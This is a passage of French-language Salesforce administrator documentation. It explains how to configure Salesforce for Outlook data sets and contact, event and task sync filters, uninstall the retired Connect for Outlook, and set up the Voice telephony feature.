3. Sélectionnez un profil utilisateur en cliquant n'importe où sur sa ligne dans le tableau.
4. Dans la liste déroulante Présentation d'éditeur à utiliser, sélectionnez la présentation que vous souhaitez attribuer au profil en surbrillance.
5. Cliquez sur **Enregistrer**.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher le panneau latéral de Salesforce :

- Panneau latéral dans les configurations Outlook

Pour afficher les présentations d'éditeur du panneau latéral :

- "Afficher la configuration"

# Définition de jeux de données pour Salesforce pour Outlook

Les jeux de données sont des sous-ensembles des enregistrements Salesforce que les utilisateurs Salesforce pour Outlook peuvent synchroniser. Ils correspondent à des filtres qui limitent les enregistrements à synchroniser. Chaque configuration doit inclure un jeu de données pour permettre aux utilisateurs de synchroniser avec Outlook.

La page de détail Configuration Outlook affiche un résumé des filtres actuels de la configuration.

Remarque: Si votre société utilise le Cryptage de la plate-forme, vous ne pouvez pas définir des filtres sur les champs que vous avez cryptés. Sinon, Salesforce pour Outlook ne peut pas synchroniser les contacts, les événements ou les tâches des utilisateurs attribués à cette configuration.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Cliquez sur le nom d'une configuration Outlook.
3. Dans la liste associée Jeux de données, cliquez sur **Modifier**.
4. Spécifiez des filtres.
5. Pour afficher le nombre d'éléments synchronisés avec les filtres que vous avez spécifiés, vous pouvez vérifier la taille du jeu de données.
6. Cliquez sur **Enregistrer**.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour afficher les configurations :

- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :

- Gérer les configurations de clients de messagerie

Pour créer, modifier ou supprimer des jeux de données :

- La direction de synchronisation ne peut pas être définie sur *Ne pas synchroniser*

# Apprentissage des jeux de données pour Salesforce pour Outlook

Les jeux de données sont des sous-ensembles des enregistrements Salesforce que les utilisateurs Salesforce pour Outlook peuvent synchroniser. Ils correspondent à des filtres qui limitent les enregistrements à synchroniser.

## Éléments synchronisés

Salesforce pour Outlook synchronise les enregistrements basés sur des définitions dans des jeux de données, avec les enregistrements associés.

## Limites des jeux de données

Lors de l'utilisation de jeux de données, les utilisateurs peuvent synchroniser simultanément jusqu'à 5 000 enregistrements par filtre entre Microsoft® Outlook® et Salesforce. Cela signifie que si les utilisateurs ont plus de 5 000 enregistrements à synchroniser sur la base de la configuration de leurs jeux de données, Salesforce pour Outlook ne les synchronise pas tous. De plus, la synchronisation de telles quantités d'enregistrements peut ralentir le processus de synchronisation. Vous pouvez cependant augmenter les limites en nombre d'enregistrements que les utilisateurs peuvent synchroniser. Notez que vous ne pouvez pas éliminer le ralentissement possible du processus de synchronisation.

## Augmentation des limites des jeux de données

Si vos utilisateurs travaillent avec plus de 5 000 enregistrements, vous pouvez configurer leurs jeux de données pour leur permettre de synchroniser davantage d'enregistrements. Pour cela, modifiez leurs jeux de données pour inclure des filtres supplémentaires. Par exemple, sous Filtrer par propriétaire d'enregistrement dans la section Filtres de contact, sélectionnez **Contacts sélectionnés**. Sélectionnez ensuite **Enregistrements de l'utilisateur** sous Contacts, Contacts sur opportunités et Contacts sur comptes. Le jeu de données ayant maintenant trois filtres, vos utilisateurs peuvent synchroniser jusqu'à 15 000 enregistrements de contact.

Notez que ces différents filtres que vous avez configurés peuvent ne pas sélectionner les enregistrements qui s'excluent mutuellement. Par conséquent, le processus de synchronisation peut ne pas synchroniser la totalité des 15 000 enregistrements. Pour éviter cette situation, vous pouvez affiner le groupe de contacts que vous souhaitez synchroniser. Il suffit de définir des paramètres supplémentaires sous Filtrer par objets et champs supplémentaires.

Une fois les filtres définis, vous pouvez obtenir le nombre d'enregistrements pour vos utilisateurs dans la section Taille du jeu de données. Pour cela, saisissez un utilisateur, puis cliquez sur **Obtenir le nombre d'enregistrements**. Si vos utilisateurs dépassent encore les limites de synchronisation des filtres configurés, le processus de synchronisation peut sélectionner les enregistrements de façon aléatoire.

## À propos des comptes personnels

Si votre organisation a activé les comptes personnels et que vos utilisateurs ont plus de 5 000 enregistrements dans Salesforce, le fonctionnement des jeux de données est différent. Plus précisément, Salesforce exécute d'abord une requête sur les comptes personnels correspondant aux critères du filtre, puis sur les contacts attribués à ces comptes. Il est par conséquent possible que le processus de synchronisation atteigne la limite de 5 000 enregistrements (y compris les comptes personnels et les contacts) et n'inclut pas certains contacts que vos utilisateurs souhaitent synchroniser.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

Pour créer, modifier ou supprimer des jeux de données :
- La direction de synchronisation ne peut pas être définie sur `Ne pas synchroniser`

# Configuration de filtres de contact pour Salesforce pour Outlook

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher les configurations : | Afficher la configuration |
| Pour créer, modifier ou supprimer des configurations : | Gérer les configurations de clients de messagerie |
| Pour filtrer les contacts par équipes d'opportunité : | Équipe de vente d'opportunité |
| Pour filtrer les contacts par équipes de compte : | Équipes de compte |
| Pour créer, modifier ou supprimer des jeux de données : | La direction de synchronisation ne peut pas être définie sur `Ne pas synchroniser` |

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les jeux de données sont des sous-ensembles des enregistrements Salesforce que les utilisateurs Salesforce pour Outlook peuvent synchroniser. Ils correspondent à des filtres qui limitent les enregistrements à synchroniser. Vous pouvez, par exemple, autoriser certains utilisateurs à synchroniser tous les contacts et d'autres utilisateurs à synchroniser uniquement les contacts associés à leur équipe d'opportunité. De plus, vous pouvez filtrer par les champs dans les enregistrements, par exemple, autoriser les utilisateurs à synchroniser uniquement les contacts associés à des comptes et des opportunités spécifiques.

La page de détail Configuration Outlook affiche un résumé des filtres actuels de la configuration.

Remarque: Si votre société utilise le Cryptage de la plate-forme, vous ne pouvez pas définir des filtres sur les champs que vous avez cryptés. Sinon, Salesforce pour Outlook ne peut pas synchroniser les contacts, les événements ou les tâches des utilisateurs attribués à cette configuration.

1. Définissez un jeu de données pour une configuration.
2. Sous Filtrer par propriétaire d'enregistrement, spécifiez les contacts que les utilisateurs peuvent synchroniser.
3. Si vous choisissez **Contacts sélectionnés**, vous pouvez limiter davantage les contacts que les utilisateurs peuvent synchroniser.

| Pour | Pour autoriser les utilisateurs à synchroniser | Sélectionner |
|---|---|---|
| Contacts | Tous les contacts qui leur appartiennent | `Enregistrements de l'utilisateur` |
| | Tous les contacts qui leur appartiennent et appartiennent à leurs subordonnés dans la hiérarchie des rôles | `Enregistrements de l'équipe de l'utilisateur` |
| Contacts dans les opportunités | Les contacts associés à leurs opportunités | `Enregistrements de l'utilisateur` |
| | Tous les contacts associés à des opportunités qui leur appartiennent et appartiennent à leurs subordonnés dans la hiérarchie des rôles | `Enregistrements de l'équipe de l'utilisateur` |
| | Les contacts associés à des opportunités qui appartiennent aux équipes dont ils sont membres, mais pas des opportunités qui appartiennent aux utilisateurs | `Enregistrements de l'équipe d'opportunité de l'utilisateur` |

| Pour | Pour autoriser les utilisateurs à synchroniser | Sélectionner |
|---|---|---|
| Contacts dans les comptes | Les contacts associés à leurs comptes | `Enregistrements de l'utilisateur` |
| | Tous les contacts associés à des comptes qui leur appartiennent et appartiennent à leurs subordonnés dans la hiérarchie des rôles | `Enregistrements de l'équipe de l'utilisateur` |
| | Les contacts associés à des comptes qui appartiennent aux équipes dont ils sont membres, mais pas des comptes qui appartiennent aux utilisateurs | `Enregistrements de l'équipe de compte de l'utilisateur` |

4. Sous Filtrer par objets et champs supplémentaires, ajoutez les filtres au niveau du champ dont vous avez besoin.
   a. Sélectionnez un objet et un champ dans cet objet.
   b. Sélectionnez l'opérateur de filtre approprié.
   c. Saisissez une valeur pour le champ sélectionné.
5. Pour ajouter un nouveau filtre, cliquez sur **Ajouter une ligne**. Pour supprimer le dernier de la liste, cliquez sur **Supprimer une ligne**.
6. Sous Autres contacts à inclure, vous pouvez sélectionner la synchronisation automatique des contacts Chatter pour les utilisateurs de cette configuration. Pour cela, sélectionnez `Synchroniser les contacts que les utilisateurs suivent dans Chatter`.

## Filtres de contacts Salesforce pour Outlook

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les filtres de contact contrôlent le nombre d'enregistrements que les utilisateurs de Salesforce pour Outlook peuvent synchroniser entre Outlook et Salesforce. Notez les points suivants lors de l'utilisation de filtres de contact.

- Les critères que vous spécifiez sont basés sur l'opérateur ET. Cela signifie que si vous spécifiez plusieurs critères, les résultats ne contiennent que les enregistrements qui correspondent à tous les critères.
- Si vous saisissez une date, utilisez le format autorisé par vos `Paramètres régionaux`. Vous pouvez également utiliser des valeurs de date spéciales telles que TODAY, NEXT WEEK, NEXT YEAR, LAST <nombre> DAYS, etc.
- Placez les nombres ou les autres données contenant des virgules entre guillemets. Par exemple, *`Montant égal à "10 000"`* renvoie les enregistrements contenant un montant de 10 000 €, alors que *`Montant égal à 10 000`* renvoie 10 000 €, mais aussi 10 € et 0 €.
- Lors de l'utilisation des opérateurs « inférieur à », « supérieur à », « inférieur ou égal à » ou « supérieur ou égal à » dans des champs contenant des valeurs numériques, les enregistrements vides ou avec une valeur « nulle » sont considérés comme contenant la valeur zéro (0).
- Pour limiter les résultats aux enregistrements vides ou contenant des valeurs nulles pour un champ particulier, sélectionnez le champ, puis les opérateurs « égal à » ou « différent de » et laissez le troisième champ vide. Par exemple, *`Montant égal à`* renvoie les enregistrements contenant des champs de montant vides. Vous pouvez rechercher simultanément des valeurs vides ou d'autres valeurs spécifiées. Par exemple, *`Montant égal à 1,,2`* renvoie les enregistrements dont le champ `Montant` est vide ou contient la valeur 1 ou 2. Par exemple, si vous créez un workflow de filtrage pour des comptes avec les critères *`Chiffre`*

*d'affaires annuel inférieur à 100 000*, les enregistrements de compte correspondent si leur champ `Chiffre d'affaires annuel` est vide.

- Pour rechercher un numéro de téléphone, incluez son format exact, par exemple *Téléphone commence par (561)*.
- Pour filtrer par plusieurs valeurs, séparez les termes recherchés par des virgules. Ils peuvent comprendre jusqu'à 80 caractères, virgules et espaces compris. Par exemple, pour rechercher des comptes situés dans l'État de Californie, de New York ou de Washington, utilisez *État contient CA,NY,WA*.
- Lorsque vous filtrez des zones de texte longue standard, telles que `Description`, seuls les 1000 premiers caractères sont recherchés.
- Vous pouvez utiliser le bouton **Obtenir le nombre d'enregistrements** pour vérifier le nombre d'enregistrements à synchroniser pour un exemple d'utilisateur Salesforce pour Outlook en fonction des filtres de configuration.
- Pour référencer des informations utilisateur dans vos filtres de contact, vous pouvez leur ajouter les champs de fusion suivants :

| Champ de fusion | Description |
|---|---|
| `$User.ID` | Fait référence à l'ID de l'utilisateur actuel. Ce champ de fusion peut être appliqué aux champs qui contiennent une recherche d'utilisateur. Les opérateurs valides pour ce champ de fusion sont Est égal à et N'est pas égal à. Lorsque vous créez des filtres de vue mobile qui font référence à un champ propriétaire, vous pouvez utiliser uniquement le champ `$User.ID`. |
| `$User.Username` | Fait référence au nom d'utilisateur de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |
| `$User.Firstname` | Fait référence au nom de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |
| `$User.Lastname` | Fait référence au nom de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |
| `$User.Fullname` | Fait référence au prénom et au nom de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |

# Saisie de filtres d'événements pour Lightning Sync et Salesforce pour Outlook

Les jeux de données sont des sous-ensembles des enregistrements Salesforce que les utilisateurs Salesforce pour Outlook peuvent synchroniser. Ils correspondent à des filtres qui limitent les enregistrements à synchroniser. Par exemple, la plupart des utilisateurs vont synchroniser uniquement les événements actuels et futurs, alors que d'autres utilisateurs vont également synchroniser des événements passés. Salesforce pour Outlook synchronise des événements en fonction de leur date de fin plutôt qu'en fonction de leur date de début. Par exemple, si vous synchronisez des événements actuels et futurs uniquement, un événement démarré il y a deux jours continu d'être synchronisé.

La section Jeux de données de la page de détail Configuration Outlook affiche un résumé de la configuration des filtres d'événement actuels.

1. Définissez un jeu de données pour une configuration.
2. Sous Événements, saisissez l'un des filtres suivants dans le champ `Supérieur ou égal à`.
   - *`AUJOURD'HUI`* : synchronise les événements qui se terminent le jour même ou ultérieurement. L'heure de début est 12:00
   - *`LE MOIS DERNIER`* : synchronise les événements qui se sont terminés le premier jour du mois dernier ou ultérieurement.
   - *`LES N DERNIERS JOURS`* : synchronise les événements qui se sont terminés il y a un nombre de jours spécifique, par exemple *`LES 30 DERNIERS JOURS`*.
3. Vous pouvez utiliser le bouton **Obtenir le nombre d'enregistrements** pour vérifier le nombre d'enregistrements à synchroniser pour un exemple d'utilisateur Salesforce pour Outlook en fonction des filtres de configuration.
4. Enregistrez le jeu de données.

Remarque: Les éléments suivants ne sont pas synchronisés : les événements sur la journée, qui débutent le premier jour de la synchronisation configurée et les participants aux événements. Les événements sur plusieurs jours sont synchronisés en tant qu'événements uniques dans les deux sens. Les événements sur plusieurs jours sont synchronisés.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

Pour créer, modifier ou supprimer des jeux de données :
- La direction de synchronisation ne peut pas être définie sur *`Ne pas synchroniser`*


# Création de filtres de tâches pour Salesforce pour Outlook

Spécifiez les tâches qui sont synchronisées entre Microsoft® Outlook® et Salesforce pour vos équipes commerciales.

Les jeux de données sont des sous-ensembles des enregistrements Salesforce que les utilisateurs Salesforce pour Outlook peuvent synchroniser. Ils correspondent à des filtres qui limitent les enregistrements à synchroniser. Par exemple, la plupart des utilisateurs peuvent synchroniser les tâches échues, tandis que d'autres utilisateurs synchronisent uniquement les tâches actuelles et futures. Salesforce pour Outlook synchronise des tâches en fonction de leur date d'échéance plutôt qu'en fonction de leur date de début. Par exemple, si vous synchronisez uniquement des tâches actuelles et futures, une tâche commencée hier continue d'être synchronisée.

La section Jeux de données de la page de détail Configuration Outlook affiche un résumé de la configuration des filtres de tâche actuels.

1. Définissez un jeu de données pour une configuration.
2. Sous Tâches, saisissez l'un des filtres suivants dans le champ `Supérieur ou égal à`.
   - *`AUJOURD'HUI`* : synchronise les tâches échues le jour même ou ultérieurement. L'heure de début est 12:00
   - *`LE MOIS DERNIER`* : synchronise les tâches qui se sont terminées le premier jour du mois dernier ou ultérieurement.
   - *`LES N DERNIERS JOURS`* : synchronise les tâches qui se sont terminées il y a un nombre de jours spécifique, par exemple *`LES 30 DERNIERS JOURS`*, ou ultérieurement.
3. Déterminez si les tâches Salesforce récurrentes sont synchronisées vers Outlook.




4. Vous pouvez utiliser le bouton **Obtenir le nombre d'enregistrements** pour vérifier le nombre d'enregistrements à synchroniser pour un exemple d'utilisateur Salesforce pour Outlook en fonction des filtres de configuration.
5. Enregistrez le jeu de données.

Remarque: Salesforce pour Outlook ne synchronise pas chaque type de tâche. Les types de tâche suivants ne sont jamais synchronisés :

- Tâches Outlook récurrentes vers Salesforce
- Les tâches terminées, si elles sont marquées comme terminées avant la synchronisation de Salesforce pour Outlook
- Les tâches créées automatiquement lorsque vous marquez un e-mail ou un contact pour le suivi

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

Pour créer, modifier ou supprimer des jeux de données :
- La direction de synchronisation ne peut pas être définie sur *`Ne pas synchroniser`*

# Exemples de jeux de données Lightning Sync et Salesforce pour Outlook

Les utilisateurs qui ont le même rôle ont généralement des exigences de synchronisation des données similaires. Par conséquent, de nombreux administrateurs créent des configurations de synchronisation basées sur les positions de leur organisation. Nous présentons ci-dessous des exemples de jeux de données pour des groupes Salesforce courants. Les utilisateurs de Salesforce pour Outlook et Lightning Sync ont des besoins uniques, mais vous pouvez vous référer à ces exemples pour créer des configurations Outlook (pour les utilisateurs de Salesforce pour Outlook) et des configurations Lightning Sync (pour les utilisateurs de Lightning Sync).

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**Directeur commercial**

Généralement, les directeurs commerciaux souhaitent consulter leurs enregistrements et ceux des utilisateurs dont ils sont responsables. De plus, ils doivent avoir accès aux toutes dernières informations de contact des personnes associées aux affaires importantes dans les encours, ainsi qu'aux prochaines réunions concernant ces affaires. Ils peuvent également vouloir ajouter leurs contacts Chatter à Outlook.

Exemple de configuration Outlook pour les directeurs commerciaux :

```
Contacts
 Contacts: User's Records, User's Team's Records
 Contacts on Opportunities: User's Team's Records
 Contacts on Accounts: User's Team's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal TODAY
Tasks
 Tasks: User's Records
  Date greater or equal TODAY
```

**Ingénieur commercial**

Les ingénieurs commerciaux doivent avoir accès uniquement à leurs contacts et à ceux des membres de leur équipe d'opportunité. Ils peuvent également vouloir disposer de leurs contacts Chatter, d'un enregistrement des réunions du mois passé et d'un planning des prochaines réunions.

Exemple de configuration Outlook pour les ingénieurs commerciaux :

```
Contacts
 Contacts: User's Records
 Contacts on Opportunities: User's Opportunity Teams' Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST MONTH

Tasks
 Tasks: User's Records
  Date greater or equal LAST MONTH
```

**Responsable de compte**

Les responsables de compte doivent avoir accès aux contacts associés à leurs comptes et à leurs opportunités. Les opportunités sont filtrées de sorte que seuls les contacts associés aux opportunités ouvertes avec une probabilité supérieure à 40 % sont synchronisés. Ils souhaitent également synchroniser leurs contacts Chatter, toutes les prochaines réunions et toutes les réunions des deux derniers mois.

Exemple de configuration Outlook pour les responsables de compte :

```
Contacts
 Contacts on Opportunities: User's Records
  (Probability (%) greater than 40) AND (Stage not equal to Closed Won,Closed Lost
 Contacts on Accounts: User's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST 60 DAYS

Tasks
 Tasks: User's Records
  Date greater or equal LAST 60 DAYS
```

## Vérification de la taille des jeux de données de Salesforce pour Outlook

Vous pouvez utiliser le bouton **Obtenir le nombre d'enregistrements** pour vérifier le nombre d'enregistrements à synchroniser pour un exemple d'utilisateur Salesforce pour Outlook en fonction des filtres de configuration. Si le nombre est excessif ou insuffisant, vous pouvez adapter les filtres et vérifier de nouveau la taille. Le nombre maximal d'enregistrements est de 5000 par objet.

1. Définissez un jeu de données pour une configuration.
2. Sous Taille du jeu de données, cliquez sur l'icône de référence en regard du champ `Utilisateur`.
3. Sélectionnez un utilisateur. Pour tester la taille maximale, sélectionnez un utilisateur qui possède de nombreux enregistrements, même s'il n'est pas actuellement attribué à la configuration.
4. Cliquez sur **Obtenir le nombre d'enregistrements**. Le nombre d'enregistrements synchronisés entre Outlook et Salesforce pour cet utilisateur s'affiche.
5. Adaptez les filtres ou sélectionnez un utilisateur, puis testez de nouveau le jeu de données, si nécessaire. Aucune information n'est enregistrée tant que vous ne cliquez pas sur **Enregistrer**.

### Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### AUTORISATIONS UTILISATEUR

Pour afficher les jeux de données Outlook :
- Afficher la configuration

Pour tester les jeux de données Outlook :
- Gérer les configurations de clients de messagerie

# Suivi des versions de Salesforce pour Outlook exécutées par vos utilisateurs

Déterminez rapidement les versions de Salesforce pour Outlook que vos utilisateurs exécutent à l'aide du rapport Historique des connexions.

1. Dans Configuration, saisissez *Historique des connexions* dans la case Recherche rapide, puis sélectionnez **Historique des connexions**.


## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter les rapports




2. Découvrez la version Salesforce pour Outlook de chaque utilisateur dans les colonnes Application et Version client.

# Connect pour Outlook : retiré

## Connect pour Outlook (retiré)

Avant de vous intéresser un notre produit hérité et retiré Connect pour Outlook, nous vous invitons à explorer nos produits d'intégration Microsoft sur le Cloud ou pour ordinateur de bureau : Lightning pour Outlook ou Salesforce pour Outlook.

**Important:** À compter de la version Winter '16, nous retirons Connect pour Outlook. Cela signifie que le produit n'enregistre plus vos e-mails et ne synchronise plus vos contacts, vos événements et vos tâches entre Microsoft® Outlook® et Salesforce.

Ne vous inquiétez pas ! Gagnez en productivité en migrant vers Lightning pour Outlook ou Salesforce pour Outlook. Pour déterminer le produit qui répond le mieux à vos besoins et à ceux de vos collègues, contactez votre administrateur Salesforce.

## Comment désinstaller Connect pour Outlook ?

**Important:** À compter de la version Winter '16, nous retirons Connect pour Outlook. Cela signifie que le produit n'enregistre plus vos e-mails et ne synchronise plus vos contacts, vos événements et vos tâches entre Microsoft® Outlook® et Salesforce.

Ne vous inquiétez pas ! Gagnez en productivité en migrant vers Lightning pour Outlook ou Salesforce pour Outlook. Pour déterminer le produit qui répond le mieux à vos besoins et à ceux de vos collègues, contactez votre administrateur Salesforce.

1. Fermez Microsoft® Outlook®.
2. Sous Windows®, ouvrez le Panneau de configuration.
3. Sélectionnez l'option de désinstallation de programmes.
4. Accédez à l'édition Salesforce Outlook, puis suivez les invites de désinstallation.

# Configuration de Voice

Voice permet aux utilisateurs d'accéder aux fonctionnalités de téléphonie directement dans Salesforce.

Pour utiliser Voice dans votre organisation :

1. Prérequis de Voice
   Planifiez votre mise en oeuvre avant d'activer Voice dans votre organisation.
2. Activation de Voice
   Activez Voice dans la page Paramètres de Voice dans Lightning Experience.
3. Création d'un ensemble d'autorisations avec les fonctionnalités Voice
   Attribuez les autorisations de l'application Voice à un ensemble d'autorisations personnalisé.
4. Attribution de l'ensemble d'autorisations Voice à des utilisateurs
   Attribuez les licences Voice aux utilisateurs dans la Configuration.
5. Comment gérer l'utilisation de Voice ?
   Consultez l'usage de Voice au sein de votre organisation dans Configuration.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

# Prérequis de Voice

Planifiez votre mise en oeuvre avant d'activer Voice dans votre organisation.

Dédier un réseau à vos appels Voice est la meilleure solution. Nous recommandons au minimum 10 kbps disponibles par session Voice, mais l'idéal est 500 kbps+ par session Voice.

Les navigateurs pris en charge pour Voice incluent les toutes dernières versions de Chrome, Firefox et Edge. Voice nécessite que des ports soient ouverts sur votre ordinateur et votre pare-feu réseau. Assurez-vous que les ports suivants ne sont pas bloqués :

- TCP : port 80 et 443
- UDP : tous les ports de 10 000 à 60 000

Le produit Voice présente actuellement les limitations suivantes :

- Les fonctionnalités de Voice sont disponibles uniquement dans Lightning Experience pour ordinateur de bureau.
- Les numéros de téléphone des rapports et des tableaux de bord ne peuvent pas être appelés directement avec Voice.
- Les appels sortants sont pris en charge uniquement aux États-Unis et au Canada.
- Chaque licence autorise un numéro dédié. Pour le modifier, un administrateur peut libérer le numéro et l'utilisateur de Voice se réattribuer un autre numéro. Les administrateurs peuvent libérer et remplacer au maximum un numéro pour chaque utilisateur chaque mois.
- Actuellement, Voice ne prend pas en charge les types d'enregistrement. Si un utilisateur a plusieurs types d'enregistrement, nous sélectionnons le premier par défaut.

Avant de lancer le processus de mise en oeuvre, Salesforce doit activer les autorisations Voice et provisionner des licences Voice pour votre organisation. Votre contact Salesforce coordonne ce processus avec vous. Vous pouvez toutefois vérifier si votre organisation a des licences Voice disponibles. Dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société** et vérifiez **Voice Outbound User**, **Voice Minutes** et **Voice Inbound User** sous Licences d'ensemble d'autorisations.

## Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

## AUTORISATIONS UTILISATEUR

Pour activer les fonctionnalités de Voice :

- Personnaliser l'application

Pour attribuer des ensembles d'autorisations :

- Attribuer des ensembles d'autorisations

Pour gérer des utilisateurs :

- Gérer les utilisateurs

  ET

  Gérer les profils et les ensembles d'autorisations

# Activation de Voice

Activez Voice dans la page Paramètres de Voice dans Lightning Experience.

1. Dans Configuration, saisissez *Paramètres de Voice* dans la case Recherche rapide, puis sélectionnez **Paramètres de Voice**.
2. Activez Voice.

## Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

## AUTORISATIONS UTILISATEUR

Pour activer les fonctionnalités de Voice :

- Personnaliser l'application

# Création d'un ensemble d'autorisations avec les fonctionnalités Voice

Attribuez les autorisations de l'application Voice à un ensemble d'autorisations personnalisé.

